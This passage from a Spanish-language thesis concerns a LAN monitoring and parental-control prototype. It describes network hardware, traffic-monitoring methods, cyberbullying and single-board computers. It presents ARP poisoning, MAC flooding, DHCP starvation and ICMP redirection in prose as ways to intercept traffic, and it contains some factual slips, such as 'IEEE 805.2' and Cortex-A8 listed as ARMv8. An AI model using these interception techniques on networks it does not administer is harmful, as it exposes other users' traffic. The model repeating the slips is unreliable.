**Dispositivos de Infraestructura de Red.** – Los dispositivos de infraestructura de red son aquellos que conectan y conducen el tráfico de red de un nodo hacia otro. Se relacionan con los servicios de conmutación de la red. Las redes LAN usan dispositivos no tan poderosos y limitados en capacidad debido a su reducido tamaño. Los dispositivos principales son [19]:

**Hub.** – Un hub o concentrador, es un dispositivo de red simple que conecta a componentes de una LAN con protocolos idénticos, toma una señal y la retransmite tal y como la recibe. Puede ser usada en conmutación digital o analógica; los nodos conectados o derivados del concentrador deben ser preconfigurados con el formato de los datos que se transmitirán. Los Hubs de red típicamente son diseñados para soportar velocidades de 10 o 100 Mbps, pueden tener un único o múltiples puertos como es el caso de la Figura 19. La diferencia con un switch radica en que toda señal enviada por un computador es transmitida a todos los demás dispositivos conectados al hub mientras que en el switch va de fuente a destino [19].



Figura 19: Hub con múltiples puertos [33]

**Repetidor.** – El repetidor es un dispositivo de comunicación de bajo nivel que opera en la capa física de la red. Recibe señales, las amplifica y luego las retransmite hacia otro nodo de la red. Es usado principalmente para combatir la atenuación ocurrida en largas distancias de conexión llegando al máximo de lo abarcado por una LAN [19].

**Puente.** – El puente (o bridge, en inglés) es similar al repetidor, la principal diferencia radica en que un repetidor amplifica señales eléctricas, pero el puente, al trabajar en la capa de enlace de datos, amplifica la señal digital; es decir, copia digitalmente los paquetes. Adicionalmente, los puentes son capaces de interconectar LAN's y a su vez filtrar los paquetes defectuosos que pasan a través de éstos. La Figura 20 contiene una representación de un puente conectando dos dispositivos según el modelo OSI [19].




Figura 20: Funcionamiento de un Bridge o Puente de Red [34]

**Switch.** – Un switch, también llamado conmutador, es un dispositivo de red que conecta segmentos de una red o dos redes distintas. Al igual que el puente, filtra y transmite paquetes en la red con la ayuda de una tabla dinámica. La tabla aquí

mencionada, contiene las direcciones LAN para cada terminal conectado a la red y de igual forma, las direcciones de cada interfaz que interconecta otra LAN. Los conmutadores simulan una conexión punto a punto, y por esta razón, pueden conectar más de un segmento de red a la vez teniendo un mejor desenvolvimiento que los bridges [19].

**Routers.** – Los routers o enrutadores son dispositivos de propósito general que interconectan dos o más redes heterogéneas representadas por subnets IP o numerosas líneas punto a punto. Se pueden considerar como computadoras orientadas a un propósito en específico con entradas y salidas separadas para cada red conectada. Son implementados en la capa de red según los modelos de referencia. En la Figura 21 se muestra la forma en que los enrutadores trabajan, cada router provee un camino hacia Internet para su respectiva red LAN. Según la RFC (Request For Comments) 1812 un router provee las siguientes funciones [19]:

- Utilizar los protocolos de Internet definidos en el documento 1812.
- Conecta paquetes de dos o más redes. Para cada una de las redes el router debe proveer las funciones requeridas por esa red tales como: encapsulación, envío y recepción de datagramas IP, traducción de la dirección IP destino en un adecuado nivel de red y responder ante los posibles errores que se den.
- Establecer una ruta adecuada para los envíos de datagramas en la red.
- Tener una puerta de enlace interna y otra externa para el trabajo en conjunto con sistemas autónomos.
- Proveer soporte y manejo de red.




Figura 21: Funcionamiento de los enrutadores [19]

**Control de acceso al medio de transmisión.** – El control de acceso al medio de transmisión es el conjunto de normas y estándares mediante los cuales varios elementos de una red comparten un medio de transmisión. En las redes LAN se distinguen los principales tipos de control descritos a continuación [19]:

**Ethernet.** – Ethernet define el control de acceso al medio mediante un sistema de portadora de múltiple acceso con detección de colisiones. Fue estandarizado por IEEE 802.3, y su funcionamiento se basa en que cada nodo que desee transmitir debe primero verificar que nadie más esté transmitiendo. Si se detecta una colisión todos los miembros de la red esperan cierto tiempo hasta intentar transmitir de nuevo [19].

**Token Ring.** – El paso de testigo o token ring, basado en el estándar IEEE 805.2, usa un paquete llamado token que circula alrededor de la red de manera que todos los elementos de la red tienen acceso equitativo al mismo. Cuando una unidad quiere transmitir espera hasta que llegue el token y entonces inserta datos, direcciones y otros campos de información en la carga útil del token. El destinatario copia estos campos y libera el token de regreso a la red, la Figura 22 presenta la estructura, junto con los campos presentes en el proceso mencionado anteriormente [19].




Figura 22: Estructura de datos en un Token

Elaborado por: Investigador basado en [19]

**Interfaz de Datos Distribuida por Fibra.** – Interfaz de Datos Distribuida por Fibra es un control de acceso al medio similar al esquema token ring IEEE 805.2. Pese a compartir características de funcionamiento, la diferencia radica imperativamente en el tipo de medio de transmisión utilizado, ya que para este caso se usa fibra óptica. Cabe mencionar que este esquema usa un token ring dual con velocidades superiores a los 100Mbps [19] [35].

## SEGURIDAD EN REDES

**Seguridad.** – Seguridad se refiere al proceso continuo de proteger un objeto contra acceso no autorizado. El objeto en cuestión, bien puede ser una persona, negocio, o propiedad como un ordenador o archivo [19].

**Seguridad de Computadoras.** – La seguridad de computadoras es un complejo campo de estudio que implica el uso de diseños matemáticos en protocolos criptográficos. Envuelve cuatro áreas de interés: la ética de la computación, el desarrollo de protocolos tanto en software como hardware, y el desarrollo de buenas prácticas [19].

**Seguridad de Redes Informáticas.** - La seguridad de redes informáticas es un estudio ampliado de la seguridad de computadoras siendo, al igual que el ítem anterior, una rama de las ciencias de la computación que tiene como objetivo proporcionar un ambiente en el que una red de computadoras, incluyendo sus recursos, sus datos en almacenamiento y transmisión, y todos sus usuarios estén seguros. Debido a su naturaleza, envuelve un campo más complejo de estudio, en el cual se necesita de diseños matemáticos criptográficos detallados al igual que la comunicación, transporte e intercambio de protocolos [19].

**Análisis de red.** - El análisis de red se define como la recolección, correlación y examinación de datos generados por una diversidad de elementos conectados a una red. La información extraída puede ser usada para prevenir incidentes mediante la detección de tráfico no deseado o inesperado [36].

**Captura de Eventos en la Red.** - La captura de eventos en la red tiene que ver con la obtención de información acerca de cómo el ancho de banda está siendo usado. Este proceso puede ser realizado mediante tres métodos comunes: monitoreo basado en enrutamiento, monitoreo activo y monitoreo pasivo [36].

**Monitoreo basado en enrutamiento.** – Este tipo de monitoreo provee información acerca del flujo de tráfico en la red mediante el uso de routers o switches con

capacidades de enrutamiento. Debido a que estos dispositivos son colocados en los extremos de una red se puede obtener una vista del tráfico general de la red. La mayor parte de este monitoreo se lleva a cabo debido a que los datos que pasan a través del dispositivo son almacenados para su posterior análisis. Existen varias tecnologías que hacen posible la captura del tráfico de una red, entre éstas se tiene [36]:

- *Netflow* y sus tecnologías afines son estándares para el monitoreo de flujo de datos. Estas herramientas proveen información sobre el tráfico de las interfaces de red y la envían a los colectores de flujo (o flow collectors en inglés). Estos flujos son usualmente muestreados debido a que contienen una gran cantidad de datos, es decir, uno de cada mil o cien paquetes es tomado en cuenta. La Figura 23 provee una representación gráfica de este tipo de tecnología [36].
- *RMON* es una herramienta desarrollada para el monitoreo de redes de área local y trabaja en las capas 1 – 4 de los modelos de referencia. Típicamente opera en un esquema cliente servidor y usa sondas para la recolección de datos. Es implementado a manera de una base de manejo de información (MIB) que permite a los grupos de monitoreo extraer información de red, centrándose en estadísticas, historial, alarmas y eventos [36].
- *Protocolo Simple de Administración de Red (SNMP)*, es un protocolo que recolecta información acerca de los enrutadores y otros dispositivos en la red, provee datos centrados en los elementos que conforman el sistema en lugar del tráfico de red [36].




Figura 23: Monitoreo basado en enrutamiento [36]

**Monitoreo Activo.** – El monitoreo activo es una técnica orientada a sistemas y dispositivos remotos para la recolección de datos. Contrario a los monitoreos de flujo y SNMP, donde los datos son recogidos y enviados para su almacenamiento, los dispositivos de monitoreo activo almacenan la información recolectada de manera local. Usualmente la información extraída tiene que ver con la disponibilidad, rutas, demora de paquetes y pérdidas de los mismos, y ancho de banda. Ejemplos de monitoreo activo son [36]:

- *Pings.* – Pings es la adquisición de datos activa mediante el uso del protocolo ICMP con sistemas remotos o locales. Provee información básica sobre el estado activo o inactivo de un sistema [36].
- *iPerf.* – iPerf es una herramienta orientada a la medición del máximo ancho de banda que una red puede soportar. Los servidores de iPerf hacen posible el testeado remoto del ancho de banda de un enlace en conjunto con el ancho de banda interno. Con estos datos se puede conocer cuando una red llegará a sus límites de utilidad [36].

- *Puerto Espejo.* – El puerto espejo, también llamado port mirroring, es el proceso de copiar paquetes de red en un puerto de un switch hacia un dispositivo de monitoreo conectado en otro puerto. Se puede realizar mediante el acceso administrativo al switch y es frecuentemente realizado en ambientes corporativos [37].
- *Envenenamiento de caché del Protocolo de Resolución de Direcciones (ARP).* – El envenenamiento de caché de ARP consiste en el envío de respuestas ARP no solicitadas. Cuando esta respuesta llega a un dispositivo en particular, el sistema no verifica su veracidad, de modo que la acepta como verdadera. Los conmutadores y demás dispositivos que reciben estos paquetes los guardan en el caché de ARP dando lugar a que el terminal fuente del envenenamiento ARP tenga acceso al tráfico generado. Normalmente la dirección MAC que es suplantada es la del router y así todo el tráfico de la red pasa por un dispositivo de monitoreo. En la Figura 24 se puede apreciar este envenenamiento antes y después de su realización [37].




Figura 24: Envenenamiento de caché de ARP [37]

- *Inundación de MAC.* – La inundación de MAC es una técnica que consiste en sobrecargar la tabla CAM del switch. Como se mencionó anteriormente, este



tipo de dispositivos trabaja con tablas en las que mapean las direcciones IP de los dispositivos conectados. Si la tabla CAM se llena y no puede retener más direcciones tiende a caer en un estado de falla abierta en el que todos los paquetes y frames son dirigidos a todos los puertos del switch. Esta técnica puede llamar la atención de administradores de red debido a que genera una inmensa cantidad de tráfico, además, puede ocasionar que los paquetes recolectados no sean del todo fiables [37].

- *Redirección DHCP.* – La redirección de DHCP consiste en que un computador perteneciente a la red envía peticiones DHCP falsas hacia el servidor DHCP original con la intención de que todas las direcciones disponibles sean ocupadas. Una vez que todas las direcciones verdaderas han sido tomadas, el computador atacante empieza a repartir direcciones IP con su dirección como puerta de enlace, asegurando que todo el tráfico generado por los demás elementos de la red pase a través de este dispositivo de monitoreo [37].
- *Redirección e Intercepción con ICMP.* – La redirección e intercepción con ICMP es proceso consiste en el envío de redirecciones del mismo protocolo desde un ordenador atacante hacia un terminal en concreto para indicarle que la mejor ruta es a través de su dispositivo. Esto es posible debido a que no hay una validación de autenticidad en dichos paquetes [37].

Los dos tipos de monitoreo mencionados previamente añaden tráfico a la red, lo que implica que los sistemas compitan con el tráfico que están monitoreando. Cuando existen problemas de utilización de ancho de banda notables, este tipo de monitoreo de red puede perder datos o tener un retraso en la llegada de los mismos a razón de que el tráfico de red de usuarios será priorizado [36].

***Monitoreo Pasivo.*** – El monitoreo pasivo consiste en capturar información sobre el tráfico de la red a medida que éste pasa por un enlace en particular. En la Figura 25 se puede visualizar entre los dos dispositivos de la red un elemento encargado de monitorear el tráfico entre los dos terminales. Esto permite al sistema de monitoreo capturar el tráfico que es enviado y proveer información detallada de la tasa de tráfico,

protocolos y contenido, además almacena detalles de la calidad propia de los paquetes intercambiados [36].




Figura 25: Monitoreo de Red Pasivo [36]

**Captura de Paquetes.** - La captura de paquetes se refiere a la recolección de frames o segmentos de información emitidos por los elementos pertenecientes a una red. Habitualmente los frames obtenidos en una red LAN serán de tipo Ethernet y dado que esta tecnología trabaja con un máximo de 1500 bytes de máxima transmisión de unidad (MTU) todos los paquetes con una longitud mayor a la ya mencionada será fragmentada en frames. En realidad, la captura de paquetes es la unión de varios frames recolectados a lo largo de una transmisión [38].

**Control Parental en Redes.** - El control parental en redes es un mecanismo usado por adultos para controlar en diferentes sitios web, sistemas operativos o equipos el acceso y uso que los menores de edad le dan a internet. A través del control parental se puede monitorear la navegación, restringir contenidos no aptos para menores y bloquear páginas o usuarios que puedan ser una amenaza para los niños. Además, es posible establecer límites de tiempo en el que los menores pueden estar con el computador encendido, evitar que jueguen o accedan a ciertas aplicaciones y juegos o impedir que ejecuten ciertos programas [39].

**Ingeniería Social.** - La ingeniería social comprende toda forma de obtener información de su legítimo dueño mediante engaños o acciones persuasivas con el objetivo de atacar una red, robar datos o cometer algún ciber fraude. Las víctimas de este tipo de ataques no tienen conocimiento de que han sido estafadas y han brindado información sensible a un atacante. Los ataques de este tipo más comunes son aquellos

que implican la interpretación de un tercero que tiene acceso de forma oficial a la información requerida, desde un sujeto en particular hasta una organización oficial [40].

**Cibercriminal.** – Los cibercriminales son personas con conocimientos en redes o herramientas intrusivas diseñadas para operar en conexiones informáticas. El objetivo principal de estos sujetos puede ser variado pero entre los modos de operación más comunes están: robo información a través de alguna técnica de ingeniería social o interceptación de tráfico, intimidación o acoso virtual, entre otros. La conclusión de las actividades previamente escritas es generalmente obtener un beneficio a costa de su o sus víctimas [41].

**Intimidación virtual.** – La intimidación o coerción virtual, se define actualmente como una forma de ciberterrorismo en el que una persona o grupo de personas son amenazadas, resultando en un malestar psicológico que atenta directamente contra su privacidad. Este tipo de actividades son realizadas mediante tecnologías de comunicación que son manipuladas de algún modo [42].

**Cyberbullying.** - El cyberbullying es una forma particular de agresión realizada a través de medios tecnológicos que, eventualmente, desencadena un daño emocional a corto o largo plazo. Los psicólogos lo han definido como un tipo de abuso repetitivo que provoca desbalances importantes en la persona afectada. Habitualmente, los menores de edad son frecuentes autores y víctimas del cyberbullying, más no se limita solamente a este rango de edad. Las acciones que encajan en esta categoría de maltrato usualmente se relacionan con la difusión de rumores, opiniones, comentarios e incluso material gráfico difamatorio mediante redes sociales, correo electrónico, mensajería instantánea u otro tipo de servicios que involucren redes informáticas. En ocasiones, esta forma de acoso tiene su raíz en diferencias físicas, ideológicas o de estatus social y por ende, menoscaba el valor inherente del ser humano [43] [44].

**Formas de Cyberbullying.** – Es necesario conocer las principales formas de agresión cibernética existentes en la actualidad que afectan principalmente a la sociedad de edad

adolescente, con el objetivo de combatir e incluso prevenir la ocurrencia de dichas actividades. A continuación, se enlistan las más habituales [43].

- **Hostigamiento:** El hostigamiento involucra todas las acciones que tengan como fin la invasión de la privacidad de la víctima. Contextualmente, este tipo de actividad tiene que ver con el uso de software intrusivo, envío de contenido inapropiado o corrupción de software mediante programas malignos, entre otros [43].
- **Exclusión:** La exclusión sucede en ambientes masivos en los que se acosa o difama a la víctima de forma injustificada con el objetivo de generar un rechazo por parte de la comunidad hacia la persona en cuestión [43].
- **Manipulación:** La manipulación busca obligar a la víctima a hacer algo en contra de su voluntad con la utilización de chantajes o engaños. Otro aspecto de la manipulación es la suplantación de identidad con miras a perjudicar al usuario de un servicio [43].

## COMPUTADORAS DE PLACA ÚNICA

Las computadoras de placa única (del inglés, Single Board Computer o SBC) son ordenadores con todos los componentes integrados en una sola placa. La mayoría de este tipo de computadoras pueden realizar las funciones de una PC estándar, pero todos sus elementos deben ser configurados en una misma placa, un ejemplo de dicha integración puede ser observada en la Figura 26. Generalmente pueden ser usadas en configuraciones “no-slot” o con “slot” soportado para acceder a más funciones. Convertir una computadora industrial en una computadora a tiempo real no siempre es tan simple por lo que las Single Board Computers son usadas en este tipo de aplicaciones [45].

**Arquitectura ARM.** – La arquitectura ARM (Máquina Avanzada RISC) se define como la familia de procesadores que utiliza un set reducido de instrucciones de computadora (RISC), en términos de fabricación, esta arquitectura de procesador es la más producida a nivel mundial y un componente característico de las SBC [46].




Figura 26: Computadora de Placa Única [47]

**Campos de Aplicación de las SBC.** - Los principales campos de aplicación de las SBC son:

- **Medicina:** En medicina las SBC se usan para: medición de latidos del corazón [48], pulsioxímetros [49], monitoreo de signos vitales [50].
- **Robótica y Automatización:** En robótica y automatización ayuda a: la clasificación de imágenes [51], visión artificial [52], detección de objetos [53].
- **Industria:** Para la industria las SBC son útiles en: inspección de soldaduras [54], monitoreo de cantidades eléctricas [55], sistemas fotovoltaicos [56].
- **Redes:** Dentro de las redes informáticas, se usan para: sistemas de vigilancia por wifi [57], ciberseguridad [58].

Como se menciona anteriormente, la tendencia de los campos de aplicación va en aumento ofreciendo un sin número de posibilidades en diferentes entornos incluyendo adicionalmente: educación, programación, multimedia, entretenimiento, entre otras.

## **1.3 Objetivos**

### **1.3.1 Objetivo General**

- Implementar un sistema de monitoreo y control parental para redes de área local

### **1.3.2 Objetivos Específicos**

- Analizar las principales amenazas que enfrentan los menores de edad en internet.
- Estudiar los equipos a utilizarse en el sistema de monitoreo y control parental para redes de área local.
- Construir un prototipo de sistema de monitoreo y control parental para redes de área local.

## **CAPÍTULO II**

### **METODOLOGÍA**

#### **2.1 Materiales**

El proyecto de investigación actual no requiere de encuestas debido a que está orientada a la prevención y control de accesos inadecuados por parte de los menores de edad, basándose en información recolectada en investigaciones previas como tesis y artículos científicos.

#### **2.2 Métodos**

##### **2.2.1 Modalidad de la investigación**

En el presente proyecto se emplea diversas modalidades de investigación, mismas que son listadas a continuación:

- Es investigación aplicada a razón de estar enfocada en resolver los problemas asociados a la navegación sin restricciones por parte de menores de edad en internet.
- Es investigación bibliográfica por cuanto se puede verificar las variables de la problemática se estudiarán libros, artículos, revistas y documentos encontrados en bibliotecas de la ciudad y en internet.
- Es investigación experimental porque se debe poner a prueba las herramientas disponibles para el análisis de tráfico de una red y determinar aquellas que se puedan integrar de manera correcta al proyecto.

### **2.2.2 Recolección de Información**

La información necesaria para el proyecto se recolecta principalmente de libros y artículos científicos junto con las especificaciones brindadas por el equipo desarrollador de cada herramienta a utilizarse. Adicionalmente, la asociación de temas relacionados con el campo de estudio en proyectos de titulación de universidades del país provee las bases adecuadas para el desarrollo del presente proyecto de titulación. La documentación disponible en internet como cursos e investigaciones en general, hechos por profesionales en el tema de hacking ético, pentesting y ciberseguridad son también un recurso provechoso.

### **2.2.3 Procesamiento y Análisis de Datos**

Con respecto al procesamiento de datos se siguieron los siguientes pasos:

- Verificar la actualidad de cada fuente de información.
- Extracción de los puntos más importantes de la documentación adquirida.
- Poner a prueba los métodos expuestos.
- Obtener resultados y compararlos mediante tablas.
- Determinar qué herramientas presentan un mejor rendimiento, accesibilidad y facilidad de uso para su posterior integración al sistema.

### **2.2.4 Desarrollo del Proyecto**

Las actividades realizadas para cumplir con la investigación son las siguientes:

- Verificación del estado actual de la problemática.
- Extracción de información de las fuentes previamente especificadas.
- Determinación de posibles equipos a utilizarse en el proyecto.
- Comparación de características y análisis de disponibilidad.
- Revisión de sistemas operativos disponibles para la plataforma escogida.
- Definición de sistema operativo y herramientas a utilizarse.
- Elección de un lenguaje de programación para la interfaz.



- Implementación del proyecto en un ambiente controlado para realizar pruebas de rendimiento y extracción de datos.
- Informe de resultados obtenidos.

## CAPÍTULO III

### RESULTADOS Y DISCUSIÓN

#### 3.1 Análisis y discusión de los resultados

##### 3.1.1 Análisis de principales elementos del sistema

#### COMPUTADORAS DE PLACA ÚNICA

Las SBC son computadoras que consisten en procesador y memoria integrados en una sola placa o circuito. Algunas computadoras de este tipo incluyen pines de entrada/salida para la conexión de aditamentos como sensores, pantallas o ventiladores. Sin embargo, estas tecnologías no suelen agregar slots para la expansión de sus características técnicas y usan procesadores de bajo costo. Aún con los detalles mencionados anteriormente, estos procesadores son capaces de usar sistemas embebidos Linux e incluso Windows, mientras que otras solamente trabajan con software y hardware propietario. Varias empresas han incursionado en el desarrollo de las SBC, a continuación, se exponen algunos de los ejemplares más notables [59].

**BeagleBoard.** – BeagleBoard es una SBC desarrollada por una empresa estadounidense sin fines de lucro dirigida al entrenamiento en software y hardware abierto. Al igual que varias tecnologías de este estilo, y como se puede observar en la Figura 27, cuenta con pines en los que se puede conectar sensores o extensores de hardware. Fue diseñada para trabajar con distribuciones Linux y es capaz de incluso operar con Android [59]. Algunos de los modelos de BeagleBoards, como es el caso de la SBC mostrada en la Figura 27, vienen con un sistema operativo basado en Linux preinstalado de forma que se puede conectar y usar directamente, esto también implica que cuenta con una memoria integrada. La BeagleBone Black cuenta con un procesador de Texas Instruments, AM335x ARM Cortex-A8 el mismo que opera a 1 GHz [60].




Figura 27: BeagleBoard modelo BeagleBone Black [59]

**CubieBoard.** – CubieBoard es una SBC originaria de China que usa procesadores AllWinner, comúnmente incluidos en tablets de bajos costo. Es una alternativa popular en el mercado y, al igual que su competencia, está diseñada para arrancar diversas distribuciones Linux o Android [61]. Existen varios modelos de esta marca entre las más populares están la CubieBoard 3, adjunta en la Figura 28, y su nueva CubieBoard6; ambas cuentan con puertos SATA y 2 GB de RAM. Estas características pueden ser explotadas en servidores de bajo costo para hogares en mención del puerto Fast Ethernet que incluyen [59] [62].




Figura 28: CubieBoard modelo CubieBoard 3 [59]

**Raspberry Pi.** – Raspberry Pi es una de las más conocidas SBC de bajo costo con capacidad de soportar accesorios de computadoras comunes. Desarrollada a partir de 2006 por la Universidad de Cambridge y orientada al aprendizaje en niños. Con los años ha ido evolucionando hasta ofrecer servicios multimedia de calidad, ofimática y navegación web. Además de las características mencionadas, esta SBC es capaz de interactuar con sensores y actuadores mediante los pines que incluye. Hay una

variedad de proyectos experimentales realizados sobre esta plataforma. Sus modelos más notables son: Raspberry Pi 3B+, cuya imagen se puede apreciar en la Figura 29, y Raspberry Pi 4 [59] [60].



Figura 29: Raspberry Pi 3B+ [59]

**ODROID.** – ODROID es una familia de SBC, desarrollada por HardKernel, orientada al desenvolvimiento en procesamiento y velocidad en entradas/salidas. Por esta razón es usualmente utilizado en el campo de videojuegos o multimedia. Sus dos modelos más conocidos son ODROID C1 con un procesador de 1.5 GHz y puerto Gigabit Ethernet, y ODROID C2 con un procesador similar pero diseñado solamente para 64 bits. En la Figura 30 se puede apreciar un ejemplar de ODROID C2, el mismo que cuenta con disipadores de calor integrados. Estos computadores principalmente utilizan Android, pero pueden usarse con distribuciones Linux que correspondan a su arquitectura [61].



Figura 30: ODROID C2 [63]

## Comparación de computadoras de placa única

En la Tabla 2, se indican las características más sobresalientes de las SBC que son tomadas en cuenta para el desarrollo del actual proyecto, si bien las características de rendimiento que ofrecen estas tecnologías es un factor importante, también lo es la disponibilidad de éstas en territorio nacional.

Característica	BeagleBone Black	CubieBoard 3	CubieBoard 6	Raspberry Pi 3 B+	Raspberry Pi 4	ODROID C1	ODROID C2
<b>Año</b>	2013	2012	2017	2018	2019	2014	2016
<b>Procesador</b>	ARM Cortex-A8 1 Ghz	ARM Cortex-A7 1GHz	ARM Cortex-A9 2GHz	ARM Cortex-A53 1.4GHz	ARM Cortex-A72 1.5GHz	ARM Cortex-A5 1.5GHz	ARM Cortex-A53 1.5GHz
<b>Set de Instrucciones</b>	ARMv8	ARMv7	ARMv7	ARMv8	ARMv8	ARMv7	ARMv8
<b>RAM</b>	512 MB DDR3	2 GB DDR3	2GB LPDDR3	1GB LPDDR2	2/4/8GB LPDDR4	1 GB DDR3	2 GB DDR3
<b>Ethernet</b>	Fast Ethernet	Gigabit Ethernet	Fast Ethernet	Gigabit Ethernet	Gigabit Ethernet	Gigabit Ethernet	Gigabit Ethernet
<b>WiFi</b>	---	BCM43362	BCM43430	BCM4345 5	BCM4345 5	TL- WDN3200	---
<b>Disponible Nacionalmente</b>	No	No	No	Si	Si	No	No

Tabla 2: Comparación de SBC [64] [65] [66] [67] [63] [61]

